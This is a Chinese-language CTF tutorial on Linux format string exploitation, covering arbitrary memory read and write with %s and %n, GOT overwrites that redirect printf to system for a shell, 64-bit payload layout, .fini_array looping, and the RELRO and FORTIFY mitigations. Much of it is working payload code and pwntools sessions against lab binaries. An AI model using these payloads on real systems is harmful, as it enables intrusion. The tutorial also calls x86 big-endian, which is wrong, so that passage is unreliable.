从它的界面我们可以看出来，这个网站的使用相当简单，只需要我们泄露出两个函数的内存地址。只要程序存在可以用来泄露内存的漏洞。不过尴尬的是libcdb.com里好像搜不到我们用的Ubuntu.17.04里面的libc，所以在这里就不做演示了。
第二个推荐的网站是https://libc.blukat.me。这个网站同样可以通过泄露的地址来查询libc。我们通过给出__libc_start_main和read的地址后三位可以查到libc版本

并且查询结果还以__libc_start_main为基准给出了常用符号和所有符号的偏移。

第三个推荐的方法是在比赛中使用其他题目的libc。如果一个题目无法获取到libc，通常可以尝试一下使用其他题目获取到的libc做题，有时候可能所有同平台的题目都部署在同一个版本的系统中。

课后例题和练习题请点此跳转到原文下载：

Linux pwn入门教程(6)——格式化字符串漏洞

作者：Tangerine@SAINTSEC

0x00 printf函数中的漏洞

printf函数族是一个在C编程中比较常用的函数族。通常来说，我们会使用printf([格式化字符串]，参数)的形式来进行调用，例如

```
char s[20] = “Hello world!\n”;
printf(“%s”, s);
```

然而，有时候为了省事也会写成

```
char s[20] = “Hello world!\n”;
printf(s);
```

事实上，这是一种非常危险的写法。由于printf函数族的设计缺陷，当其第一个参数可被控制时，攻击者将有机会对任意内存地址进行读写操作。

0x01 利用格式化字符串漏洞实现任意地址读

首先我们来看一个自己写的简单例子~/format_x86/format_x86

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  char buf; // [sp+0h] [bp-134h]@2
  int *v4; // [sp+130h] [bp-4h]@1

  v4 = &argc;
  showVersion();
  while ( 1 )
  {
    memset(&buf, 0, 0x12Cu);
    read(0, &buf, 0x12Bu);
    printf(&buf);
```

这是一个代码很简单的程序，为了留后门，我调用system函数写了一个showVersion().剩下的就是一个无线循环的读写，并使用有问题的方式调用了printf().正常来说，我们输入什么都会被原样输出

```
^Croot@0d5dc6d7c16a:~# ./format_x86
Linux version 4.13.0-kali1-amd64 (devel@kali.org) (gcc version 6.4.0 20171026 (Debian 6.4.0-9)) #1 SMP
-08)
1234
1234
qpvadsvqb
qpvadsvqb
```

但是当我们输入一些特定的字符时输出出现了变化。

```
q32rbadghapdnvpewut24sdfad``=dsis=kq=wetm42[gbnqitq
q32rbadghapdnvpewut24sdfad``=dsis=kq=wetm42[gbnqitq
%d
-1740828
%x
ffe56fe4
%p
0xffe56fe4
%b
%b
%c
@
```

可以看到，当我们输入printf可识别的格式化字符串时，printf会将其作为格式化字符串进行解析并输出。原理很简单，形如printf(“%s”, “Hello world”)的使用形式会把第一个参数%s作为格式化字符串参数进行解析，在这里由于我们直接用printf输出一个变量，当变量也正好是格式化字符串时，自然就会被printf解析。那么后面输出的内容又是什么呢？我们继续做实验。

我们直接在call _printf一行下断点然后以调试方式启动程序，然后输入一大串%x.，输出结果如图

```
%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
ff95abb4.12b.8048465.f7e12e18.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e
```

此时的栈情况如图

```
FF95ABA0  FF95ABB4  [stack]:FF95ABB
FF95ABA4  FF95ABB4  [stack]:FF95ABB
FF95ABA8  0000012B
FF95ABAC  08048465  main:loc_804846
FF95ABB0  F7E12E18  libc_2.24.so:F7
FF95ABB4  252E7825
FF95ABB8  78252E78
FF95ABBC  2E78252E
FF95ABC0  252E7825
FF95ABC4  78252E78
FF95ABC8  2E78252E
```

我们很容易发现输出的内容正好是esp-4开始往下的一连串数据。所以理论上我们可以通过叠加%x来获取有限范围内的栈数据。那么我们有可能泄露其他数据吗？我们知道格式化字符串里有%s，用于输出字符。其本质上是读取对应的参数，并作为指针解析，获取到对应地址的字符串输出。我们先输入一个%s观察结果。

```
%S
%S
```

我们看到输出了%s后还接了一个换行，对应的栈和数据如下：

```
FF95ABB4  25 73 0A 00 00 00 00 00  00 00 00 00 00 00 00 00  %s..............
```

```
FF95ABA0  FF95ABB4  [stack]:FF95ABB4
FF95ABA4  FF95ABB4  [stack]:FF95ABB4
FF95ABA8  0000012B
FF95ABAC  08048465  main:loc_8048465
FF95ABB0  F7E12E18  libc_2.24.so:F7E12E18
FF95ABB4  000A7325
FF95ABB8  00000000
FF95ABBC  00000000
FF95ABC0  00000000
FF95ABC4  00000000
FF95ABC8  00000000
```

栈顶是第一个参数，也就是我们输入的%s，第二个参数的地址和第一个参数一样，作为地址解析指向的还是%s和回车0x0A。由于此时我们可以通过输入来操控栈，我们可以输入一个地址，再让%s正好对应到这个地址，从而输出地址指向的字符串，实现任意地址读。

通过刚刚的调试我们可以发现，我们的输入从第六个参数开始(上图从栈顶往下数第六个‘000A7325’ = %s\n\x00)。所以我们可以构造字符串”\x01\x80\x04\x08%x.%x.%x.%x.%s“。这里前面的地址是ELF文件加载的地址08048000+1，为什么不是08048000后面再说，有兴趣的可以自己试验一下。

由于字符串里包括了不可写字符，我们没办法直接输入，这回我们用pwntools+IDA附加的方式进行调试。

```
>>> io = remote('172.17.0.2', 10001)
[x] Opening connection to 172.17.0.2 on port 10001
[x] Opening connection to 172.17.0.2 on port 10001: Trying 172.17.0.2
[+] Opening connection to 172.17.0.2 on port 10001: Done
>>> io.sendline('\x01\x80\x04\x08%x.%x.%x.%x.%s')
>>> io.recv()
'Linux version 4.13.0-kali1-amd64 (devel@kali.org) (gcc version 6.4.0 20171026 (Debia
1-08)\n\x01\x80\x04\x08ff924194.12b.8048465.f7d94e18.ELF\x01\x01\x01\n'
>>>
```

我们成功地泄露出了地址0x08048001内的内容。

经过刚刚的试验，我们用来泄露指定地址的payload对读者来说应该还是能够理解的。由于我们的输入本体恰好在printf读取参数的第六个参数的位置，所以我们把地址布置在开头，使其被printf当做第六个参数。接下来是格式化字符串，使用%x处理掉第二到第五个参数(我们的输入所在地址是第一个参数)，使用%s将第

六个参数作为地址解析。但是如果输入长度有限制，而且我们的输入位于printf的第几十个参数之外要怎么办呢？叠加%x显然不现实。因此我们需要用到格式化字符串的另一个特性。
格式化字符串可以使用一种特殊的表示形式来指定处理第n个参数，如输出第五个参数可以写为%4$s，第六个为%5$s，需要输出第n个参数就是%(n-1)$[格式化控制符]。因此我们的payload可以简化为”\x01\x80\x04\x08%5$s”

```
>>> io.sendline('\x01\x80\x04\x08%5$s')
>>> io.recv()
'\x01\x80\x04\x08ELF\x01\x01\x01\n'
>>>
```

0x02 使用格式化字符串漏洞任意写

虽然我们可以利用格式化字符串漏洞达到任意地址读，但是我们并不能直接通过读取来利用漏洞getshell，我们需要任意地址写。因此我们在本节要介绍格式化字符串的另一个特性——使用printf进行写入。
printf有一个特殊的格式化控制符%n，和其他控制输出格式和内容的格式化字符不同的是，这个格式化字符会将已输出的字符数写入到对应参数的内存中。我们将payload改成“\x8c\x97\x04\x08%5$n”，其中0804978c是.bss段的首地址，一个可写地址。执行前该地址中的内容是0

```
0804978C  00 00 00 00 00 00 00 00
```

printf执行完之后该地址中的内容变成了4，查看输出发现输出了四个字符“\x8c\x97\x04\x08”，回车没有被计算在内。

```
>>> io.sendline('\x8c\x97\x04\x08%5$n')
>>> io.recv()
'\x8c\x97\x04\x08\n'
0804978C  04 00 00 00 00 00 00 00
```

我们再次修改payload为“\x8c\x97\x04\x08%2048c%5$n”，成功把0804978c里的内容修改成0x804

```
>>> io.sendline("\x8c\x97\x04\x08%2048c%5$n")
0804978C  04 08 00 00 00 00 00 00
```

现在我们已经验证了任意地址读写，接下来可以构造exp拿shell了。
由于我们可以任意地址写，且程序里有system函数，因此我们在这里可以直接选择劫持一个函数的got表项为system的plt表项，从而执行system(“/bin/sh”)。劫持哪一项呢？我们发现在got表中只有四个函数，且printf函数可以单参数调用，参数又正好是我们输入的。因此我们可以劫持printf为system，然后再次通过read读取”/bin/sh”，此时printf(“/bin/sh”)将会变成system(“/bin/sh”)。根据之前的任意地址写实验，我们很容易构造payload如下：

```
printf_got = 0x08049778
system_plt = 0x08048320
payload = p32(printf_got)+” %” +str(system_plt-4)+” c%5$n”
```

p32(printf_got)占了4字节，所以system_plt要减去4
将payload发送过去，可以发现此时got表中的printf项已经被劫持

```
.got.plt:08049770 dd offset unk_F7F67010
.got.plt:08049774 off_8049774 dd offset __read            ; DATA XREF: _readfr
.got.plt:08049778 off_8049778 dd offset _system           ; DATA XREF: _printffr
.got.plt:0804977C off_804977C dd offset __libc_system     ; DATA XREF: _systemfr
.got.plt:08049780 off_8049780 dd offset __libc_start_main ; DATA XREF: ___libc_start_mainfr
.got.plt:08049780 _got_plt ends
```

此时再次发送”/bin/sh”就可以拿shell了。
但是这里还有一个问题，如果读者真的自己调试了一遍就会发现单步执行时call _printf一行执行时间额外的久，且最后io.interactive()时屏幕上的光标会不停闪烁很长一段时间，输出大量的空字符。使用io.recvall()读取这些字符发现数据量高达128.28MB。这是因为我们的payload中会输出多达134513436个字符

```
>>> payload
'x\x97\x04\x08%134513436c%5$n'
```

由于我们所有的试验都是在本机/虚拟机和docker之间进行，所以不会受到网络环境的影响。而在实际的比赛和漏洞利用环境中，一次性传输如此大量的数据可能会导致网络卡顿甚至中断连接。因此，我们必须换一种写exp的方法。

我们知道，在64位下有%lld, %llx等方式来表示四字(qword)长度的数据，而对称地，我们也可以使用%hd, %hhx这样的方式来表示字(word)和字节(byte)长度的数据，对应到%n上就是%hn, %hhn。为了防止修改的地址有误导致程序崩溃，我们仍然需要一次性把got表中的printf项改掉，因此使用%hhn时我们就必须一次修改四个字节。那么我们就得重新构造一下payload

首先我们给payload加上四个要修改的字节

```
printf_got = 0x08049778
system_plt = 0x08048320

payload = p32(printf_got)
payload += p32(printf_got+1)
payload += p32(printf_got+2)
payload += p32(printf_got+3)
```

然后我们来修改第一位。由于x86和x86-64都是大端序，printf_got对应的应该是地址后两位0x20

```
payload += “%”
payload += str(0x20-16)
payload += “c%5$hhn”
```

这时候我们已经修改了0x08049778处的数据为0x20，接下来我们需要修改0x08049778+2处的数据为0x83。由于我们已经输出了0x20个字节(16个字节的地址+0x20-16个%c)，因此我们还需要输出0x83-0x20个字节

```
payload += “%”
payload += str(0x83-0x20)
payload += “c%6$hhn”
```

继续修改0x08049778+4，需要修改为0x04，然而我们前面已经输出了0x83个字节，因此我们需要输出到0x04+0x100=0x104字节，截断后变成0x04

```
payload += “%”
payload += str(0x104-0x83)
payload += “c%7$hhn”
```

修改0x08049778+6

```
payload += “%”
payload += str(0x08-0x04)
payload += “c%8$hhn”
```

最后的payload为'\x78\x97\x04\x08\x79\x97\x04\x08\x7a\x97\x04\x08\x7b\x97\x04\x08%16c%5$hhn%99c%6$hhn%129c%7$hhn%4c%8$hhn'

当然，对于格式化字符串payload，pwntools也提供了一个可以直接使用的类Fmtstr，具体文档见 http://docs.pwntools.com/en/stable/fmtstr.html ，我们较常使用的功能是fmtstr_payload(offset, {address:data}, numbwritten=0, write_size='byte')。第一个参数offset是第一个可控的栈偏移(不包含格式化字符串参数)，代入我们的例子就是第六个参数，所以是5。第二个字典看名字就可以理解，numbwritten是指printf在格式化字符串之前输出的数据，比如printf(“Hello [var]”)，此时在可控变量之前已经输出了“Hello ”共计六个字符，应该设置参数值为6。第四个选择用 %hhn(byte), %hn(word)还是%n(dword).在我们的例子里就可以写成fmtstr_payload(5, {printf_got:system_plt})


获取本例子shell的脚本见于附件，此处不再赘述。

0x03 64位下的格式化字符串漏洞利用

学习完32位下的格式化字符串漏洞利用，我们继续来看现在已经变成主流的64位程序。我们打开例子~/format_x86-64/format_x86-64。


```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  char buf; // [sp+0h] [bp-130h]@2
  int v4; // [sp+128h] [bp-8h]@2

  showVersion();
  while ( 1 )
  {
    memset(&buf, 0, 0x128uLL);
    v4 = 0;
    read(0, &buf, 0x128uLL);
    printf(&buf, &buf);
  }
}
```

事实上，这个程序和上一节中使用的例子是同一个代码文件，只不过编译成了64位的形式。和上一个例子一样，我们首先看一下可控制的栈地址偏移。



根据上个例子，我们的输入位于栈顶，所以是第一个参数，偏移应该是0. 但是问题来了，栈顶不应该是字符串地址吗？别忘了64位的传参顺序是rdi，rsi，rdx，rcx，r8，r9，接下来才是栈，所以这里的偏移应该是6. 我们可以用一串%llx. 来证明这一点。

```
%llx.%llx.%llx.%llx.%llx.%llx.%llx.%llx
7ffeea2f0920.12b.7efdbcf8a890.1.5a.6c6c252e786c6c25.252e786c6c252e78.786c6c252e786c6c
```



有了偏移，got表中的printf和plt表中的system也可以直接从程序中获取，我们就可以使用fmtstr_payload来生成payload了。

```
offset = 6
printf_got = 0x00601020
system_plt = 0x00400460

payload = fmtstr_payload(offset, {printf_got:system_plt})
io.sendline(payload)
```

然而我们会发现这个payload无法修改got表中的printf项为plt的system

```
.got.plt:0000000000601017 db    0
.got.plt:0000000000601018 off_601018 dq offset __libc_system      ; DATA XREF: _systemîr
.got.plt:0000000000601020 off_601020 dq offset _IO_printf         ; DATA XREF: _printfîr
.got.plt:0000000000601028 off_601028 dq offset __read             ; DATA XREF: _readîr
.got.plt:0000000000601028 _got_plt ends
```

然而查看内存，发现payload并没有问题

```
20 10 60 00 00 00 00 00  21 10 60 00 00 00 00 00   .`.....!.`.....
22 10 60 00 00 00 00 00  23 10 60 00 00 00 00 00   ".`.....#.`.....
24 10 60 00 00 00 00 00  25 10 60 00 00 00 00 00   $.`.....%.`.....
26 10 60 00 00 00 00 00  27 10 60 00 00 00 00 00   &.`.....'.`.....
25 33 32 63 25 36 24 68  68 6E 25 31 36 34 63 25   %32c%6$hhn%164c%
37 24 68 68 6E 25 36 30  63 25 38 24 68 68 6E 25   7$hhn%60c%8$hhn%
31 39 32 63 25 39 24 68  68 6E 25 31 30 24 68 68   192c%9$hhn%10$hh
6E 25 31 31 24 68 68 6E  25 31 32 24 68 68 6E 25   n%11$hhn%12$hhn%
31 33 24 68 68 6E 0A 00  00 00 00 00 00 00 00 00   13$hhn..........
```

那么问题出在哪呢？我们看一下printf的输出

```
>>> io.sendline(payload)
>>> io.recv(timeout = 1)
''
>>> io.sendline('1')
>>> io.recv()
' \x10`1\n'
```


可以看到我们第一次输入的payload只剩下空格(\x20)，\x10和`(\x60)三个字符。这是为什么呢？
我们回头看看payload，很容易发现紧接在\x20\x10\x60三个字符后面的是\x00，而\x00正是字符串结束符号，这就是为什么我们在上一节中选择0x08048001而不是0x08048000测试读取。由于64位下用户可见的内存地址高位都带有\x00(64位地址共16个16进制数)，所以使用之前构造payload的方法显然不可行，因此我们需要调整一下payload，把地址放到payload的最后。

```
^Croot@58f4dbb8b1e8:~# cat /proc/self/maps
55e84c248000-55e84c250000 r-xp 00000000 fe:00 2493068                    /bin/cat
55e84c44f000-55e84c450000 r--p 00007000 fe:00 2493068                    /bin/cat
55e84c450000-55e84c451000 rw-p 00008000 fe:00 2493068                    /bin/cat
55e84c73d000-55e84c75e000 rw-p 00000000 00:00 0                          [heap]
7fb1c9e5f000-7fb1ca01d000 r-xp 00000000 fe:00 2501202                    /lib/x86_64-linux-gnu/libc-2.24.so
7fb1ca01d000-7fb1ca21c000 ---p 001be000 fe:00 2501202                    /lib/x86_64-linux-gnu/libc-2.24.so
7fb1ca21c000-7fb1ca220000 r--p 001bd000 fe:00 2501202                    /lib/x86_64-linux-gnu/libc-2.24.so
7fb1ca220000-7fb1ca222000 rw-p 001c1000 fe:00 2501202                    /lib/x86_64-linux-gnu/libc-2.24.so
7fb1ca222000-7fb1ca226000 rw-p 00000000 00:00 0
7fb1ca226000-7fb1ca24c000 r-xp 00000000 fe:00 2501184                    /lib/x86_64-linux-gnu/ld-2.24.so
7fb1ca41d000-7fb1ca441000 rw-p 00000000 00:00 0
7fb1ca448000-7fb1ca44b000 rw-p 00000000 00:00 0
7fb1ca44b000-7fb1ca44c000 r--p 00025000 fe:00 2501184                    /lib/x86_64-linux-gnu/ld-2.24.so
7fb1ca44c000-7fb1ca44d000 rw-p 00026000 fe:00 2501184                    /lib/x86_64-linux-gnu/ld-2.24.so
7fb1ca44d000-7fb1ca44e000 rw-p 00000000 00:00 0
7ffc26963000-7ffc26984000 rw-p 00000000 00:00 0                          [stack]
7ffc26995000-7ffc26998000 r--p 00000000 00:00 0                          [vvar]
7ffc26998000-7ffc2699a000 r-xp 00000000 00:00 0                          [vdso]
```


由于地址中带有\x00，所以这回就不能用%hhn分段写了，因此我们的payload构造如下

```
offset = 6
printf_got = 0x00601020
system_plt = 0x00400460

payload = “%” + str(system_plt) + “c%6$lln” + p64(printf_got)
```

这个payload看起来好像没什么问题，不过如果拿去测试，你就会发现用io.recvall()读完输出后程序马上就会崩溃。



这是为什么呢？如果你仔细看右下角的栈，你就会发现构造好的地址错位了。



因此我们还需要调整一下payload，使地址前面的数据恰好为地址长度的倍数。当然，地址所在offset也得调整。调整后的结果如下：


```
offset = 8
printf_got = 0x00601020
system_plt = 0x00400460

payload = “a%” + str(system_plt-1) + “c%6$lln” + p64(printf_got)
```

这回就可以了。

0x04 使用格式化字符串漏洞使程序无限循环

从上面的两个例子我们可以发现，之所以能成功利用格式化字符串漏洞getshell，很多时候都是因为程序中存在循环。如果程序中不存在循环呢？之前我们试过使用ROP技术劫持函数返回地址到start，这回我们将使用格式化字符串漏洞做到这一点。


我们打开例子~/MMA CTF 2nd 2016-greeting/greeting




同样的，这个32位程序的got表中有system（看左边），而且存在一个格式化字符串漏洞。计算偏移值和详细构造payload的步骤此处不再赘述。这个程序主要的问题在于我们需要用printf来触发漏洞，然而我们从代码中可以看到printf执行完之后就不会再调用其他got表中的函数，这就意味着即使成功触发漏洞劫持got表也无法执行system。这时候就需要我们想办法让程序可以再次循环。

之前的文章中我们就提到过，虽然写代码的时候我们以main函数作为程序入口，但是编译成程序的时候入口并不是main函数，而是start代码段。事实上，start代码段还会调用__libc_start_main来做一些初始化工作，最后调用main函数并在main函数结束后做一些处理。其流程见于链接http://dbp-consulting.com/tutorials/debugging/linuxProgramStartup.html

大致如下图



简单地说，在main函数前会调用.init段代码和.init_array段的函数数组中每一个函数指针。同样的，main函数结束后也会调用.fini段代码和.fini._arrary段的函数数组中的每一个函数指针。



而我们的目标就是修改.fini_array数组的第一个元素为start。需要注意的是，这个数组的内容在再次从start开始执行后又会被修改，且程序可读取的字节数有限，因此需要一次性修改两个地址并且合理调整payload。可用的脚本同样见于附件。

0x05 一些和格式化字符串漏洞相关的漏洞缓解机制

在checksec脚本的检查项中，我们之前提到过了NX的作用，本节我们介绍一下另外两个和Linux pwn中格式化字符串漏洞常用的利用手段相关的缓解机制RELRO和FORTIFY

```
root@kali:~# checksec microwave
*] '/root/microwave'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
    FORTIFY:  Enabled
```

首先我们介绍一下RELRO，RELRO是重定位表只读（Relocation Read Only）的缩写。重定位表即我们经常提到的ELF文件中的got表和plt表。关于这两个表的来源和作用，我们会在介绍ret2dl-resolve的文章中详细介绍。现在我们首先需要知道的是这两个表，正如其名，是为程序外部的函数和变量（不在程序里定义和实现的函数和变量，比如read。显然你在自己的代码里调用read函数的时候不用自己写一个read函数的实现）的重定位做准备的。由于重定位需要额外的性能开销，出于优化考虑，一般来说程序会使用延迟加载，即外部函数的内存地址是在第一次被调用时（例如read函数，第一次调用即为程序第一次执行call read）被找到并且填进got表里面的。因此，got表必须是可写的。但是got表可写也给格式化字符串漏洞带来了一个非常方便的利用方式，即修改got表。正如前面的文章所述，我们可以通过漏洞修改某个函数的got表项（比如puts）为system函数的地址，这样一来，我们执行call puts实际上调用的却是system，相应的，传入的参数也给了system，从而可以执行system(“/bin/sh”)。可以这么操作的程序使用checksec检查的结果如下图

```
root@kali:~# checksec mary_morton
[*] '/root/mary_morton'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

其RELRO项为Partial RELRO.

而开头的图中显示的RELRO: Full RELRO意即该程序的重定位表项全部只读，无论是.got还是.got.plt都无法修改。我们找到这个程序（在《stack canary与绕过的思路》的练习题中），在call read上下断点，修改第一个参数buf为got表的地址以尝试修改got表，程序不会报错，但是数据未被修改，read函数返回了一个-1

```
Log in on Twitter:
username: 1
password: n07_7h3_fl46

Checking 1
Twitter account
.............
          ---------------------------------
          |  1. Connect to Twitter account |
          |  2. Edit your tweet            |
          |  3. Grill & Tweet your food    |
          |  q. Exit                       |
          ---------------------------------

          [MicroWave]: 2

          #> 1234
```

显然，当程序开启了Full RELRO保护之后，包括格式化字符串漏洞在内，试图通过漏洞劫持got表的行为都将会被阻止。

接下来我们介绍另一个比较少见的保护措施FORTIFY，这是一个由GCC实现的源码级别的保护机制，其功能是在编译的时候检查源码以避免潜在的缓冲区溢出等错误。简单地说，加了这个保护之后（编译时加上参数-D_FORTIFY_SOURCE=2）一些敏感函数如read，fgets，memcpy，printf等等可能导致漏洞出现的函数都会被替换成__read_chk，__fgets_chk，__memcpy_chk，__printf_chk等。这些带了chk的函数会检查读取/复制的字节长度是否超过缓冲区长度，通过检查·诸如%n之类的字符串位置是否位于可能被用户修改的可写地址，避免了格式化字符串跳过某些参数（如直接%7$x）等方式来避免漏洞出现。开启了FORTIFY保护的程序会被checksec检出，此外，在反汇编时直接查看got表也会发现chk函数的存在

```
.got:000056462319DF70                                   ; DATA XREF: ___libc_start_mair
.got:000056462319DF78 fgets_ptr       dq offset fgets   ; DATA XREF: _fgetsîr
.got:000056462319DF80 __gmon_start___ptr dq offset __gmon_start__
.got:000056462319DF80                                   ; DATA XREF: ___gmon_start__îr
